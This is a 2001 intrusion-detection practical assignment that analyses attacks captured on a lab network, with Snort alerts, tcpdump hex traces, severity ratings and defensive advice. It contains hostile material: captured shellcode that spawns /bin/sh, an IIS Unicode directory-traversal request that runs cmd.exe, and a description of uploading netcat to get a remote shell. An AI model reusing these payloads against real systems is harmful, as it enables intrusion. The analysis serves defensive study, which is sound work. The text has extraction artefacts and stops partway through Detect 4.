SANS Intrusion Detection Practical Assignment

April, 2001
v2.8

Bradley Galvin

Contents

ASSIGNMENT I – NETWORK DETECTIONS 3

1.1 OVERVIEW OF NETWORK DETECTION ARCHITECTUR E 3
1.2 NETWORK DETECTS 3
1.2.1 Detect 1 3
1.2.2 Detect 2 6
1.2.3 Detect 3 9
1.2.4 Detect 4 15
1.2.5 Detect 5 18

2 ASSIGNMENT II – STATE OF INTRUSION DETECTION: THE EFFIC ACY OF WHISKER'S IDS EVASIO N TECHNIQUES 21

2.1 TOOL 21
2.2 NATURE OF THE ATTACK 21
2.3 OBJECTIVE OF THE TEST 22
2.4 RESULTS OF THE TEST 23
2.5 CONCLUSION 26

ASSIGMENT III – 'ANALYSE THIS' SCEN ARIO 28

2.6 SCOPE OF ENGAGEMENT AND OBJECTIVE 28
2.7 ANALYSIS METHODOLOGY 28
2.8 RESULTS 28
2.8.1 Analysis of Snort Alert logs 28
2.8.2 Analysis of Snort Scan logs 37
2.8.3 Analysis of Operating System Detection (fingerprinting) logs 42

APPENDIX A 46

APPENDIX B 47

Assignment I – Network Detections

1.1 Overview of Network Detection architecture

The network attacks analysed in Assignment 1 were detected by at least one of 3 Intrusion Detection Systems implemented on a hub interposed between a single B -channel (64kb) ISDN connection to the Internet and two target hosts.

The 2 target hosts were:

- a default installation of NT 4.0, Service Pack 4 with Option Pack 4 (10.10.10.172)
- a default installation of Solaris 7 on an Intel architecture (10.10.10.173)

The 3 Intrusion Detection Systems were:

- Snort v1.7 on a hardened Linux Red Hat 7.0 installation;
- evaluation version of SecureNet Pro on a hardened Linux Red Hat 7.0 installation;
- TCPDUMP 2.5, invoked with the command line: `tcpdump -Xn -s 1514 -w /var/log/tcpdump/logfile.o ut`

1.2 Network Detects

1.2.1 Detect 1

Snort alert:

```
[**] IDS181 - OVERFLOW-NOOP-X86 [**]
04/03-12:52:25.794870 209.125.254.15:620  -> 10.10.10.173:32772
UDP TTL:43 TOS:0x0 ID:32044 IpLen:20 DgmLen:1104
Len: 1084
```

Correlating TCPDUMP output:

```
12:52:25.364449 209.125.25 4.15.619 > 10.10.10.173.111:  udp 56
0x0000       4500 0054 7d29 0000 2b11 9b08 d17d fe0f    E..T})..+....}..
0x0010       cb2c dcad 026b 006f 0040 b455 56c3 6c9f    .,...k.o.@.UV.l.
0x0020       0000 0000 0000 0002 0001 86a0 0000 0002    ................
0x0030       0000 0003 0000 0 000 0000 0000 0000 0000   ................
0x0040       0000 0000 0001 86b8 0000 0001 0000 0011    ................
0x0050       0000 0000                                  ....

12:52:25.366362 10.10.10.173.111 > 209.125.254.15.619:  udp 28 (DF)
0x0000       4500 0038 af14 4000  fe11 5638 cb2c dcad   E..8..@...V8.,..
0x0010       d17d fe0f 006f 026b 0024 41fc 56c3 6c9f    .}...o.k.$A.V.l.
0x0020       0000 0001 0000 0000 0000 0000 0000 0000    ................
0x0030       0000 0000 0000 8004                        ........

12:52:25.794870 209.125.254.15. 620 > 10.10.10.173.32772:  udp 1076
0x0000       4500 0450 7d2c 0000 2b11 9709 d17d fe0f    E..P},..+....}..
```

```
0x0010       cb2c dcad 026c 8004 043c daca 0b27 839d   .,...l...<...'..
0x0020       0000 0000 0000 0002 0001 86b8 0000 0001   ................
0x0030       0000 0001 0000 00 01 0000 0020 3ac9 2cc7   ...........:.,.
0x0040       0000 0009 6c6f 6361 6c68 6f73 7400 0000   ....localhost...
0x0050       0000 0000 0000 0000 0000 0000 0000 0000   ................
0x0060       0000 0000 0000 03e7 18f7 ffbf 18f7 ffbf   ................
0x0070       19f7 ffbf 19f 7 ffbf 1af7 ffbf 1af7 ffbf   ................
0x0080       1bf7 ffbf 1bf7 ffbf 2538 7825 3878 2538   ........%8x%8x%8
0x0090       7825 3878 2538 7825 3878 2538 7825 3878   x%8x%8x%8x%8x%8x
0x00a0       2538 7825 3233 3678 256e 2531 3337 7825   %8x%236x%n%137x%
0x00b0       6e25 3130  7825 6e25 3139 3278 256e 9090   n%10x%n%192x%n..
0x00c0       9090 9090 9090 9090 9090 9090 9090 9090   ................
(9090 padding has been deleted here in the interests of succintness)
0x03b0       9090 9090 9090 9090 9090 9090 9090 9090   ................
0x03c0       9090 9090 9090 9090 9090 31c0 eb7c 5989   ..........1..|Y.
0x03d0       4110 8941 08fe c089 4104 89c3 fec0 8901   A..A....A.......
0x03e0       b066 cd80 b302 8959 0cc6 410e 99c6 4108   .f.....Y..A...A.
0x03f0       1089 4904 8041 040c 8801 b066 cd80 b304   ..I..A.....f....
0x0400       b066 cd80 b305 30c0 8841 04b0 66cd 8089   .f....0..A..f...
0x0410       ce88 c331 c9b0 3fcd 80fe c1b0 3fcd 80fe   ...1..?.....?...
0x0420       c1b0 3fcd 80c7 062f 6269 6ec7 4604 2f73   ..?..../bin.F./s
0x0430       6841 30c0 8846 0789 760c 8d56 108d 4e0c   hA0..F..v..V..N.
0x0440       89f3 b00b cd80 b001 cd80 e87f ffff ff00   ................

12:52:25.798250 10.10.10.173.32772 > 209.125.254.15.620:  udp 32 (DF)
0x0000       4500 003c af15 4000 fe11 5633 cb2c dcad   E..<..@...V3.,..
0x0010       d17d fe0f 8004 026c 0028 76b3 0b27 839d   .}.....l.(v..'..
0x0020       0000 0001 0000 0000 0000 0000 0000 0000   ................
0x0030       0000 0000 0000 0000 0000 004d             ..........M
```

1.2.1.1 Source of Trace

The lab network described above was the source of the trace.

1.2.1.2 Detect was generated by:

Detect was generate d by Snort v1.7. Correlating hex trace was captured by TCPDUMP v2.5.

1.2.1.3 Probability the Source Address was spoofed:

The attack is made over UDP. The connectionless nature of UDP makes it more vulnerable to IP spoofing. In this instance however, the attacke r's reliance on the output of the portmapper request (launched prior to the buffer overflow) makes source address spoofing less likely. Additionally, packet headers do not exhibit the abnormalities that are symptomatic of spoofed packets.

1.2.1.4 Description of t he attack:

The attack is a typical buffer overflow launched against a Solaris 7 host running on Intel architecture. The attack was launched against the 'rusersd' service.

The attack does not appear to have a CVE or bugtraq ID, since no such vulnerabilit y (in respect of the rusersd service account on x86 Solaris) was found at cve.mitre.org, www.securityfocus.com or packetstorm.securify.com.

1.2.1.5 Attack mechanism:

The attack begins with an '`rpcinfo -p`' query of portmapper on port 111 of the target host (a Solaris 7 on an Intel platform). Portmapper returned the programs associated with each RPC port. The malicious user identified the service running on port 32772 as a potentially vulnerable service (rusersd).

A buffer overflow attack was launched against rusersd, using NOOP encoding (0x90) to fill the targeted buffer. Assembler coding follows these NOOP's (beginning with `31c0 eb7c 5989)`, which is used to execute the executable that follows the assembler code: / `bin.F./s`h (/bin/sh).

Since no vulnerability has been documented in several of the major on -line vulnerability databases (as noted above) for the rusersd service on an x86 Solaris host,.

1.2.1.6 Correlations

As noted above, no such vulnerability (in respect of t he rusersd service account on x86 Solaris) was found at cve.mitre.org, www.securityfocus.com or packetstorm.securify.com. Accordingly, it follows that the attacker either identified the target host and service incorrectly, or this is an unpublished attack.

Given that the Sun RPC ports do not appear in the list of recently attacked ports at http://www.sans.org/y2k/griffin/top -ports.htm, it is proba ble that this was a mis -identified target host and system.

Vulnerabilities which have been published in respect of Solaris x86 hosts (but not in respect of the rusersd service) include: CVE -1999-0139, CVE-2000-0316, and CVE-2000-0337. It is possible that the attacker was launching a variant of these attacks, or was launching these attacks mistakenly against the rusersd service.

1.2.1.7 Evidence of active targeting

As noted above, it appears that this attack was launched against an incorrectly identified service and host. Buffer overflow attacks are architecture -specific, and while this attack is applicable only to x86 processors, the target host was running a service on the targeted port not known to have an associated buffer overflow vulnerability.

1.2.1.8 Severity:

Criticality of target: 2, since the target is a test host on a quarantined subnet, with no other production devices held on the same subnet.

Lethality: 3, since the attack was actively targeting the Intel host, but the attack targeted a service not not known to have an associated buffer overflow vulnerability.

System Countermeasures : 3, since the system has been patched with recommended publicly - available patches, but otherwise is a default installation.

Network Countermeasures: 2, since the attacker only need ed to pass through a coarse filter (restricting only traffic to the firewall) applied to the incoming side of the external interface, and a permissive firewall.

Severity = (Criticality + Lethality) – (System Countermeasures + Network Countermeasures)

Severity = 2 + 3 – (3 + 2) = **0**

1.2.1.9 Defensive Recommendation

- Consider disabling stack execution by modifying the /etc/system file (recommendation per *Hacking Exposed, 2nd Edition*). Note that this may affect some applications, but will generally be free of adverse side-effects.
- Remove unnecessary services. Here, rusersd is clearly a superfluous program, and in a production environment would have been removed.
- Block ports at the firewall which need not be publicly accessible; in this case, portmapper does not need t o be accessible from the Internet to maintain the functionality of the host.
- Reduce the number of SUID root programs.

1.2.1.10 Multiple Choice Test Question:

Which type of attack is the following subset of hex trace typically a symptom of:

```
9090 9090 9090 9090 9090  9090 9090 9090
9090 9090 9090 9090 9090 9090 9090 9090
```

a) DNS zone transfer

b) buffer overflow (correct answer)

c) nbtstat query

d) session hijack

1.2.2 Detect 2

Snort alert:

```
[**] MISC-WinGate-1080-Attempt [**]
04/05-10:47:59.930863 172.152.103.17:3113  -> 10.10.10.162:1080
TCP TTL:39 TOS:0x0 ID:13810 IpLen:20 DgmLen:48
******S* Seq: 0x62BA34  Ack: 0x0  Win: 0x860  TcpLen: 28
TCP Options (4) => MSS: 1432 NOP NOP SackOK
```

Correlating TCPDUMP output:

```
10:47:59.930863 172.152.103.17.3113 > 10.10.10.162.1080: S
6470196:6470196(0) win 2144 <mss 1432,nop,nop,sackOK>
0x0000     4500 0030 35f2 0000 2706 a25d ac98 6711    E..05...'..]..g.
0x0010     cb2c dca2 0c29 0438 0062 ba34 0000 0000    .,...).8.b.4....
0x0020     7002 0860 f46a 0000 0204 0598 0101 0402    p..`.j..........
10:48:02.455289 172.152.103.17.3121 > 10.10.10.170.1080: S
6472802:6472802(0) win 2144 <mss 1432,nop,nop,sackOK>
0x0000     4500 0030 8ff2 0000 2706 4855 ac98 6711    E..0....'.HU..g.
0x0010     cb2c dcaa 0c31 0438 0062 c462 0000 0000    .,...1.8.b.b....
0x0020     7002 0860 ea2c 0 000 0204 0598 0101 0402   p..`.,..........
10:48:02.455479 10.10.10.170.1080 > 172.152.103.17.3121: R 0:0(0) ack
6472803 win 0
```

```
0x0000       4500 0028 77eb 0000 ff06 8863 cb2c dcaa   E..(w......c.,..
0x0010       ac98 6711 0438 0c31 0000 0000 0062 c463   ..g..8.1.....b.c
0x0020       5014 0000 1f21 0000                       P....!..
10:48:02.506060 172.152.103.17.3123 > 10.10.10.172.1080: S
6472830:6472830(0) win 2144 <mss 1432,nop,nop,sackOK>
0x0000       4500 0030 93f2 0000 2706 4453 ac98 6711   E..0....'.DS..g.
0x0010       cb2c dcac 0c33  0438 0062 c47e 0000 0000  .,...3.8.b.~....
0x0020       7002 0860 ea0c 0000 0204 0598 0101 0402   p..`............
10:48:02.509915 10.10.10.172.1080 > 172.152.103.17.3123: R 0:0(0) ack
6472831 win 0
0x0000       4500 0028 bc05 0000 7f06 c447 cb2c dcac   E..(.......G.,..
0x0010       ac98 6711 0438 0c33 0000 0000 0062 c47f   ..g..8.3.....b..
0x0020       5014 0000 1f01 0000 2045 4e45 4246        P........ENEBF
```

1.2.2.1 Source of Trace

The lab network described above was the source of the trace.

1.2.2.2 Detect was generated by:

Detect was generated by S nort v1.7. Correlating hex trace was captured by TCPDUMP v2.5.

1.2.2.3 Probability the Source Address was spoofed:

The attack is made over TCP, and although the 3 -way handshake was never completed, it certainly appears that it was the malicious user's intent to u ltimately make a TCP connection to port 1080. It is probable that this address was not spoofed.

1.2.2.4 Description of the attack:

It is difficult to ascertain which of the WinGate attacks it was the attacker's intention to run. Known Wingate attacks include CVE -1999-0290, CVE-1999-0291, and CVE-1999-0494.

1.2.2.5 Attack mechanism:

Since none of the targeted hosts were running Wingate, no connection and hence no attack is actually launched.

The connection attempts do have elements of interest however:

- the client ports are dynamic between connections (they begin at 3113, and finish at 3123)
- Initial Sequence Numbers are dynamic between connections
- the SYN packets carry no data

In these respects, the TCP mapping traffic comply with RFC regulations, and do not exhibit the RFC violations sometimes seen in crafted traffic.

It is probable, therefore, that these were not crafted packets and that this traffic was *not* part of a SYN scan (which typically involves circumvention of the kernel's normal interaction with the TCP/IP stack). An example of such a SYN scan is the scan initiated by Nmap when the –sS flag is used. Here, client source ports and sequence numbers remain constant across several connections.

Accordingly, since this appears to have been a traditional 'connec t' TCP scan, , it is probable that the attacker's host would have replied with an ACK if a target host had replied with a SYN|ACK.

1.2.2.6 Correlations

As noted above, several vulnerabilities have been posted in respect of the WinGate service on port 1080.

Additionally, the WinGate port was listed in a 'griffin' list of top destination ports for attack traffic, compiled by SANS in January, 2001 (http://www.sans.org/y2k/122200 -1000.htm).

1.2.2.7 Evidence of active targeting

There is no evidence of active targeting. The attacker is 'trawling' an address range in search of listening port 1080's. None of the targeted hosts on the lab network were listening on port 1080.

1.2.2.8 Severity:

Criticality of target: 2, since the target hosts are test machines on a quarantined subnet, with no other production devices held on the same subnet.

Lethality: 2, since the attack was targeting a service not running on any of the targeted devices.

System Countermeasures : 3, since the systems have been patched with recommended publicly-available patches (for Solaris) and Service Packs (for the NT host), but otherwise is a deliberately default installation to attract malicious users.

Network Countermeasures: 2, since the attacker only needed to pass through a coarse filter applied to the incoming side of the external interface, and a permissive firewall

Severity = (Criticality + Lethality) – (System Countermeasures + Network Countermeasures)

Severity = 2 + 2 – (3 + 2) = **-1**

1.2.2.9 Defensive Recommendation

- Several of the hosts responded to the SYN with a RESET, indicating that the traffic reached the host but on a port that was not listening. Since the WinGate service is not required, its port should be blocked by a filtering device.

1.2.2.10 Multiple Choice Test Question:

Which of the following are *not* indications of crafted packets:

a) same sequence numbers from the same source IP across several different TCP connections within a short period

b) same source port numbers from the same source IP across several different TCP connections

c) SYN packets with a TCP payload in excess of 0

d) different IP identification numbers from the same source IP across several different TCP connections (correct answer)

1.2.3 Detect 3

Snort alert:

```
[**] spp_http_decode: IIS Unicode  attack detected [**]
04/07-13:30:10.219914 207.38.6.80:1826  -> 10.10.10.172:80
TCP TTL:113 TOS:0x0 ID:60433 IpLen:20 DgmLen:164 DF
***AP*** Seq: 0xDC17C046  Ack: 0x137C0E6E  Win: 0x4470  TcpLen: 20
```

Correlating SecureNet Pro alert:

HTTP Get (/scripts/..%c 0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd.exe?/c) from 207.38.6.80	
Priority:	Medium
Date:	Sat Apr 7 13:30:10 2001
Destination Ethernet MAC:	00:80:5f:19:2a:92
Destination IP:	10.10.10.172
Destination Port:	www
Source Ethernet MAC:	00:00:0c:33:3c:3a
Source IP:	207.38.6.80
Source Port:	1826
Input Source:	TCP (Stream)

Correlating TCPDUMP output:

```
13:30:09.928267 10.10.10.170.80 > 207.38.6.80.1824: R 0:0(0) ack 3692422237
win 0
0x0000       4500 0028 0 601 0000 ff06 3881 cb2c dcaa   E..(......8..,..
0x0010       cf26 0650 0050 0720 0000 0000 dc15 e45d    .&.P.P.........]
0x0020       5014 0000 6a9f 0000                        P...j...
13:30:09.940352 207.38.6.80.1826 > 10.10.10.172.80: S
3692544069:3692544069(0) win 16384  <mss 1460,nop,nop,sackOK> (DF)
0x0000       4500 0030 eb5a 4000 7106 a11d cf26 0650    E..0.Z@.q....&.P
0x0010       cb2c dcac 0722 0050 dc17 c045 0000 0000    .,...".P...E....
0x0020       7002 4000 2200 0000 0204 05b4 0101 0402    p.@."...........
13:30:09.943532 10.10.10.172. 80 > 207.38.6.80.1826: S
326897261:326897261(0) ack 3692544070 win 8760 <mss 1460> (DF)
0x0000       4500 002c 082e 4000 7f06 764e cb2c dcac    E..,..@...vN.,..
0x0010       cf26 0650 0050 0722 137c 0e6d dc17 c046    .&.P.P.".|.m...F
0x0020       6012 2238 32d5 0000 0204 05b4  0000        `."82.........
13:30:10.198179 207.38.6.80.1826 > 10.10.10.172.80: . ack 1 win 17520 (DF)
0x0000       4500 0028 ec10 4000 7106 a06f cf26 0650    E..(..@.q..o.&.P
0x0010       cb2c dcac 0722 0050 dc17 c046 137c 0e6e    .,...".P...F.|.n
0x0020       5010 4470 285a 000 0 0000 0000 0000        P.Dp(Z........
```

```
13:30:10.219914 207.38.6.80.1826 > 10.10.10.172.80: P 1:125(124) ack 1 win
17520 (DF)
0x0000       4500 00a4 ec11 4000 7106 9ff2 cf26 0650    E.....@.q....&.P
0x0010       cb2c dcac 0722 0050 dc17 c046 137c 0e6e    .,...".P...F.|.n
0x0020       5018 4470 1bf5 0000 4745 5420 2f73 6372    P.Dp....GET./scr
0x0030       6970 7473 2f2e 2e25 6330 2561 662e 2e25    ipts/..%c0%af..%
0x0040       6330 2561 662e 2e25 6330 2561 662e 2e25    c0%af..%c0%af..%
0x0050       6330 2561 662e 2e25 6330 2561 662e 2e25    c0%af..%c0%af..%
0x0060       6330 2561 662e 2e25 6330 2561 662e 2e25    c0%af..%c0%af..%
0x0070       6330 2561 662f 7769 6e6e 742f 7379 7374    c0%af/winnt/syst
0x0080       656d 3332 2f63 6d64 2e65 7865 3f2f 6325    em32/cmd.exe?/c%
0x0090       3230 6469 7220 4854 5450 2f31 2e30 0d0a    20dir.HTTP/1.0..
0x00a0       0d0a 0d0a                                  ....
13:30:10.343235 10.10.10.172.80 > 207.38.6.80.1826: . ack 125 win 8636 (DF)
0x0000       4500 0028 092e 4000 7f06 7552 cb2c dcac    E..(..@...uR.,..
0x0010       cf26 0650 0050 0722 137c 0e6e dc17 c0c2    .&.P.P.".|.n....
0x0020       5010 21bc 4a92 0000 0204 05b4 0000         P.!.J.........
13:30:10.644728 207.38.6.80.1827 > 10.10.10.173.80: S
3692587305:3692587305(0) win 16384 <mss 1460,nop,nop,sackOK> (DF)
0x0000       4500 0030 ece7 4000 7106 9f8f cf26 0650    E..0..@.q....&.P
0x0010       cb2c dcad 0723 0050 dc18 6929 0000 0000    .,...#.P..i)....
0x0020       7002 4000 7919 0000 0204 05b4 0101 0402    p.@.y...........
13:30:10.645263 10.10.10.173.80 > 207.38.6.80.1827: R 0:0(0) ack 1 win 0
(DF)
0x0000       4500 0028 3512 4000 6f06 596d cb2c dcad    E..(5.@.o.Ym.,..
0x0010       cf26 0650 0050 0723 0000 0000 dc18 692a    .&.P.P.#......i*
0x0020       5014 0000 e5c9 0000 0204 05b4 0000         P.............
13:30:10.657977 207.38.6.80.1824 > 10.10.10.170.80: S
3692422236:3692422236(0) win 16384 <mss 1460,nop,nop,sack  OK> (DF)
0x0000       4500 0030 ecea 4000 7106 9f8f cf26 0650    E..0..@.q....&.P
0x0010       cb2c dcaa 0720 0050 dc15 e45c 0000 0000    .,......P...\....
0x0020       7002 4000 fdee 0000 0204 05b4 0101 0402    p.@.............
13:30:10.668656 10.10.10.170.80 > 207.38.6.80.1824:   R 0:0(0) ack 1 win 0
0x0000       4500 0028 0602 0000 ff06 3880 cb2c dcaa    E..(......8..,..
0x0010       cf26 0650 0050 0720 0000 0000 dc15 e45d    .&.P.P.........]
0x0020       5014 0000 6a9f 0000                        P...j...
13:30:10.850128 10.10.10.172.80 > 207.38.6.80.18  26: P 1:192(191) ack 125
win 8636 (DF)
0x0000       4500 00e7 0a2e 4000 7f06 7393 cb2c dcac    E.....@...s..,..
0x0010       cf26 0650 0050 0722 137c 0e6e dc17 c0c2    .&.P.P.".|.n....
0x0020       5018 21bc ffdf 0000 4854 5450 2f31 2e31    P.!.....HTTP/1.1
0x0030       2032 3030 204f  4b0d 0a53 6572 7665 723a   .200.OK..Server:
0x0040       204d 6963 726f 736f 6674 2d49 4953 2f34    .Microsoft-IIS/4
0x0050       2e30 0d0a 4461 7465 3a20 5375 6e2c 2030    .0..Date:.Sun,.0
0x0060       3820 4170 7220 3230 3031 2031 343a 3236    8.Apr.2001.14:26
0x0070       3a35 3420  474d 540d 0a43 6f6e 7465 6e74   :54.GMT..Content
```

```
0x0080       2d54 7970 653a 2061 7070 6c69 6361 7469    -Type:.applicati
0x0090       6f6e 2f6f 6374 6574 2d73 7472 6561 6d0d    on/octet-stream.
0x00a0       0a56 6f6c 756d 6520 696e 2064 7269 7665    .Volume.in.drive
0x00b0       2043 2068 6173 206e 6f20 6c61 6265 6c2e    .C.has.no.label.
0x00c0       0d0a 566f 6c75 6d65 2053 6572 6961 6c20    ..Volume.Serial.
0x00d0       4e75 6d62 6572 2069 7320 4230 4139 2d31    Number.is.B0A9-1
0x00e0       3131 410d 0a0d 0a                          11A....
13:30:10.850133 10. 10.10.172.80 > 207.38.6.80.1826: FP 192:923(731) ack 125
win 8636 (DF)
0x0000       4500 0303 0b2e 4000 7f06 7077 cb2c dcac    E.....@...pw.,..
0x0010       cf26 0650 0050 0722 137c 0f2d dc17 c0c2    .&.P.P.".|.-....
0x0020       5019 21bc 3715 0000 2044 6972 6563 746f    P.!.7....Directo
0x0030       7279 206f 6620 433a 5c49 6e65 7470 7562    ry.of.C:\Inetpub
0x0040       5c73 6372 6970 7473 0d0a 0d0a 3131 2f31    \scripts....11/1
0x0050       312f 3030 2020 3035 3a30 3270 2020 2020    1/00..05:02p....
0x0060       2020 2020 3c44 4952 3e20 2020 2020 2020    ....<DIR>.......
0x0070       2020 202e 0d0a 3131 2f31 312f 3030 2020    ......11/11/00..
0x0080       3035 3a30 3270 2020 2020 2020 2020 3c44    05:02p........<D
0x0090       4952 3e20 2020 2020 2020 2020 202e 2e0d    IR>.............
0x00a0       0a31 302f 3237 2f39 3720 2030 363a 3232    .10/27/97..06:22
0x00b0       7020 2020 2020 2020 2020 2020 2020 2020    p...............
0x00c0       2037 362c 3637 3220 4350 5348 4f53 542e    .76,672.CPSHOST.
0x00d0       444c 4c0d 0a31 312f 3131 2f30 3020 2030    DLL..11/11/00..0
0x00e0       353a 3032 7020 2020 2020 2020 2020  2020   5:02p...........
0x00f0       2020 2020 2036 352c 3533 3620 4765 6e65    .....65,536.Gene
0x0100       7261 6c2e 6d64 620d 0a30 352f 3232 2f39    ral.mdb..05/22/9
0x0110       3720 2030 313a 3238 7020 2020 2020 2020    7..01:28p.......
0x0120       2020 2020 2020 2020 2020 2020 3 437 3420   ............474.
0x0130       504f 5354 494e 464f 2e41 5350 0d0a 3035    POSTINFO.ASP..05
0x0140       2f32 322f 3937 2020 3031 3a32 3870 2020    /22/97..01:28p..
0x0150       2020 2020 2020 2020 2020 2020 2020 2020    ................
0x0160       2036 3832 2052 4550 4f53 54 2e 4153 500d   .682.REPOST.ASP.
0x0170       0a30 362f 3034 2f30 3020 2030 363a 3230    .06/04/00..06:20
0x0180       6120 2020 2020 2020 203c 4449 523e 2020    a........<DIR>..
0x0190       2020 2020 2020 2020 7361 6d70 6c65 730d    ........samples.
0x01a0       0a30 342f 3239 2f39 392 0 2030 393a 3034   .04/29/99..09:04
0x01b0       7020 2020 2020 2020 2020 2020 2020 2020    p...............
0x01c0       3230 382c 3134 3420 7365 6e73 6570 6f73    208,144.sensepos
0x01d0       742e 6578 650d 0a30 362f 3034 2f30 3020    t.exe..06/04/00.
0x01e0       2030 363a 3230 6120  2020 2020 2020 203c   .06:20a........<
0x01f0       4449 523e 2020 2020 2020 2020 2020 746f    DIR>..........to
0x0200       6f6c 730d 0a30 352f 3232 2f39 3720 2030    ols..05/22/97..0
0x0210       313a 3238 7020 2020 2020 2020 2020 2020    1:28p...........
0x0220       2020 2020 2020  2020 3231 3720 5550 4c4f   ........217.UPLO
0x0230       4144 2e41 5350 0d0a 3035 2f32 322f 3937    AD.ASP..05/22/97
```

```
0x0240       2020 3031 3a32 3870 2020 2020 2020 2020   ..01:28p........
0x0250       2020 2020 2020 2020 2020 2039 3933 2055   ...........993.U
0x0260       504c 4f41 4 44e 2e41 5350 0d0a 3130 2f32  PLOADN.ASP..10/2
0x0270       332f 3937 2020 3130 3a30 3261 2020 2020   3/97..10:02a....
0x0280       2020 2020 2020 2020 2020 2020 2031 2c31   .............1,1
0x0290       3834 2055 504c 4f41 4458 2e41 5350 0d0a   84.UPLOADX.ASP..
0x02a0       2020 20 20 2020 2020 2020 2020 2020 3132  ..............12
0x02b0       2046 696c 6528 7329 2020 2020 2020 2020   .File(s)........
0x02c0       3335 332c 3930 3220 6279 7465 730d 0a20   353,902.bytes...
0x02d0       2020 2020 2020 2020 2020 2020 2020 2020   ................
0x02e0       2020 2020 2020 2020 2020 2035 3632 2c36   ...........562,6
0x02f0       3330 2c31 3434 2062 7974 6573 2066 7265   30,144.bytes.fre
0x0300       650d 0a                                   e..
13:30:11.139118 207.38.6.80.1826 > 10.10.10.172.80: R
3692544194:3692544194(0) win 0  (DF)
0x0000       4500 0028 edf0 4000 7106 9e8f cf26 0650   E..(..@.q....&.P
0x0010       cb2c dcac 0722 0050 dc17 c0c2 0000 0000   .,...".P........
0x0020       5004 0000 8e44 0000 0000 0000 0000        P....D........
```

1.2.3.1 Source of Trace

The lab network described above was the s ource of the trace.

1.2.3.2 Detect was generated by:

Detect was generated by Snort v1.7 and SecureNet Pro. Correlating hex trace was captured by TCPDUMP v2.5.

1.2.3.3 Probability the Source Address was spoofed:

The attack is made over TCP, and a 3 -way handshake was compl eted. It is improbable that the source IP address was spoofed.

1.2.3.4 Description of the attack:

This appears to be a scripted UNICODE attack. The CVE for this vulnerabilitiy is CVE - 2000-0884.

1.2.3.5 Attack mechanism:

The UNICODE vulnerability in IIS 4.0 and IIS 5.0 has been one of the most widely used exploits against Microsoft platforms since its publication in October, 2000. The vulnerability relies on IIS's acceptance of extended (3 and 4 byte) UNICODE character representations for '/' and '\', allowing attacker s to traverse the hosts' directories.

Typical use of this exploit involves escaping the web root, executing cmd.exe from /winnt/system32. Cmd.exe may then be used to upload trojans such as nc.exe across TFTP, and binding those trojans to accessible port s. A remote shell is thereby provided to the attacker, in the context of the IUSR_ *machine* account.

This particular attack appears to involve the use of the unicodexecute2.pl script, published by roelof@sensepost.com. The use of the `'..%c0%af'` representation for '/' and the appearance of the 'sensepost.exe' program in the /Inetpub/wwwroot directory of the target host are symptoms of this attack script.

In a production environment, this host should be considere d compromised.

1.2.3.6 Correlations

This vulnerability has been published, analysed and expounded on major vulnerability databases and web sites, including:

- http://xforce.iss.net/alerts/index.php
- http://www.securityfocus.com/bid/1806
- http://www.wiretrip.net/rfp/ p/doc.asp?id=57&iface=2

This particular attack was detected by the local Snort IDS, and correlated by data from TCPDUMP and SecureNet Pro running on the same network segment.

1.2.3.7 Evidence of active targeting

The attacker was initially scanning for open www p orts. Upon receiving a SYN|ACK from 10.10.10.72, the attacker targeted the host as one running an IIS web server and therefore one potentially vulnerable to the UNICODE exploit. There is, therefore, evidence of active targeting upon receipt of the SYN|AC K from the target host.

1.2.3.8 Severity:

Criticality of target: 2, since the target hosts are test machines are on a quarantined subnet, with no other production devices held on the same subnet.

Lethality: 5, since the attack was against a web service with a kno wn vulnerability. Although the resultant user context, IUSR_machine, is not a powerful one, the default file permissions on NT are sufficiently inadequate to permit even an unpowerful remote user to escalate their privileges or otherwise cause damage.

System Countermeasures : 3, since the NT target host had not been updated with the relevant IIS UNICODE patch.

Network Countermeasures: 2, since the attacker only needed to pass through a coarse filter applied to the incoming side of the external interface, and a permissive firewall. The protocol over which this attack was launched (port 80) was allowed to the relevant subnet.

Severity = (Criticality + Lethality) – (System Countermeasures + Network Countermeasures)

Severity = 2 + 5 – (3 + 2) = **2**

1.2.3.9 Defensive Recommendation

- patch the IIS installation to protect against the UNICODE vulnerability;
- ensure the file permissions over critical system files, such as cmd.exe, tftp.exe, rcp.exe and ftp.exe do not include the EVERYONE group;
- block access to port 80 and remove the IIS service if it is not necessary.

1.2.3.10 Multiple Choice Test Question:

Which user context does the IIS UNICODE vulnerability allow a remote user to assume:

a) SYSTEM

b) IUSR_*machine* (correct answer)

c) the local Admin istrator group

d) IWAM_*machine*

1.2.4 Detect 4

Snort alert:

```
[**] spp_portscan: PORTSCAN DETECTED from 200.15.46.68 (THRESHOLD 4
connections exceeded in 1 seconds) [**]
04/04-05:04:58.193673
[**] IDS277 - NAMED Iquery Probe [**]
04/04-05:04:58.573419 200.15.4 6.68:2211 -> 10.10.10.172:53
UDP TTL:42 TOS:0x0 ID:29663 IpLen:20 DgmLen:51
Len: 31
```

Correlating TCPDUMP output:

PORTSCAN:

```
05:04:57.249386 200.15.46.68.2582 > 10.10.10.162.53: S
4185658843:4185658843(0) win 32120 <mss 1460,sackOK,timestamp 31522030
0,nop,wscale 0> (DF)
0x0000       4500 003c 7387 4000 2a06 3f12 c80f 2e44    E..<s.@.*.?....D
0x0010       cb2c dca2 0a16 0035 f97c 15db 0000 0000    .,.....5.|......
0x0020       a002 7d78 13fa 0000 0204 05b4 0402 080a    ..}x............
0x0030       01e0 fcee 0000 0000 0103 0300              ............
05:04:57.283970 200.15.46.68.2590 > 10.10.10.170.53: S
4198752814:4198752814(0) win 32120 <mss 1460,sackOK,timestamp 31522030
0,nop,wscale 0> (DF)
0x0000       4500 003c 738f 4000 2a06 3f02 c80f 2e44    E..<s.@.*.?....D
0x0010       cb2c dcaa 0a1e 0035 f a43 e22e 0000 0000   .,.....5.C......
0x0020       a002 7d78 46cf 0000 0204 05b4 0402 080a    ..}xF...........
0x0030       01e0 fcee 0000 0000 0103 0300              ............
05:04:58.235167 200.15.46.68.2600 > 10.10.10.172.53: S
4200915531:4200915531(0) win 32120 <mss  1460,sackOK,timestamp 31522130
0,nop,wscale 0> (DF)
0x0000       4500 003c 73af 4000 2a06 3ee0 c80f 2e44    E..<s.@.*.>....D
0x0010       cb2c dcac 0a28 0035 fa64 e24b 0000 0000    .,...(.5.d.K....
0x0020       a002 7d78 4621 0000 0204 05b4 0402 080a    ..}xF!..........
0x0030       01e0 fd52 0000 0000 0103 0300              ...R........
```

IQUERY ATTACK

```
05:04:58.236557 10.10.10.172.53 > 200.15.46.68.2600: S 37419218:37419218(0)
ack 4200915532 win 8760 <mss 1460> (DF)
